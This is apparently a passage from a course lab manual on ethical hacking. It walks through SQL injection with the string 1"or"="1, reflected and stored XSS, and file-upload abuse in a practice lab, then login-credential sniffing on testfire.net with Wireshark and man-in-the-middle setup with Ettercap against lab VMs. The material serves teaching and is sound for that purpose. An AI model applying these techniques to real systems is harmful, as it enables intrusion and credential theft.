


Step 5:

Go to SQL Injection and enter 1”or”=”1 and submit




You’ll get the first name and surname




Step 6:

Go to XSS reflected and enter the given piece of javascript code and hit submit.




A javascript alert will appear.




Step 7:

Go to xss stored and give some name and add the given javascript snippet in the message field and click on “sign Guestbook”




A prompt to enter details based on the javascipt snippet will appear



Step 8:

Go to upload and upload any file other than an image.
A Path will appear.
Visit that path to access the database.




2. Perform Sniffing

a) Perform Sniffing using Wireshark in kali linux


Step 1:

Open wireshark and select the option ‘eth0’.




Step 2:

Visit the website “testfire.net” and sign in.




Step 3:

In Wireshark, select http as the filter.



Step 4:

Select “html form url encoded” which will give you the username and password used to sign in to testfire.net




b) Perform Sniffing using Ettercap in kali linux

SNIFFING WITH ETTERCAP

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.


Step 1: To perform **Ettercap** turn on Meta, Windows7 and Kali-Linux and find the ipaddress of metasploitable in kali.




Step 2:

Open ettercap-graphical.

Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.




Then again select 3 dots -> hosts -> hostlists and the below window will display

